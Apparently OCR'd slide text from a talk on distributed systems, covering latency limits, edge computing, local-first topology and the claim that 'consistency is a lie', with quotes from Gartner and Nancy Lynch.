
Sending a "Direct" Message



Locality 🤳

Latency is a Physical Limit 🚧

- Bandwidth max not even close
- Speed of ~~light~~ ***causality***
- Edge dominates < 40ms
- Best at ~8ms
- 1ms applications exist
- "Ultra Reliable Low Latency"



Locality 🤳

edge, on device, etc

By 2025, **75% of data** will be processed **outside** the traditional data centre or cloud

– Gartner, What Edge Computing Means for Infrastructure and Operations Leaders

Locality 🤳


A New Topology

Local First
Realtime, Storage, Caching, OLTP
Relay, Replication, Consistency, Tasks
Aggregation, Batching, Training, OLAP

Locality 🤳

Evolving Toolbox

Radical shifts how we think about auth, locality of reference, ownership, and reliability



Let Them Eat CAP

Consistency is a Lie

Consistency is a Lie 🍰


The limitation of ***local knowledge***
is the ***fundamental fact***
about the setting in which we work,
and it is ***a very powerful limitation***

– Nancy Lynch, A Hundred Impossibility Proofs for Distributed Computing

Consistency is a Lie 🍰

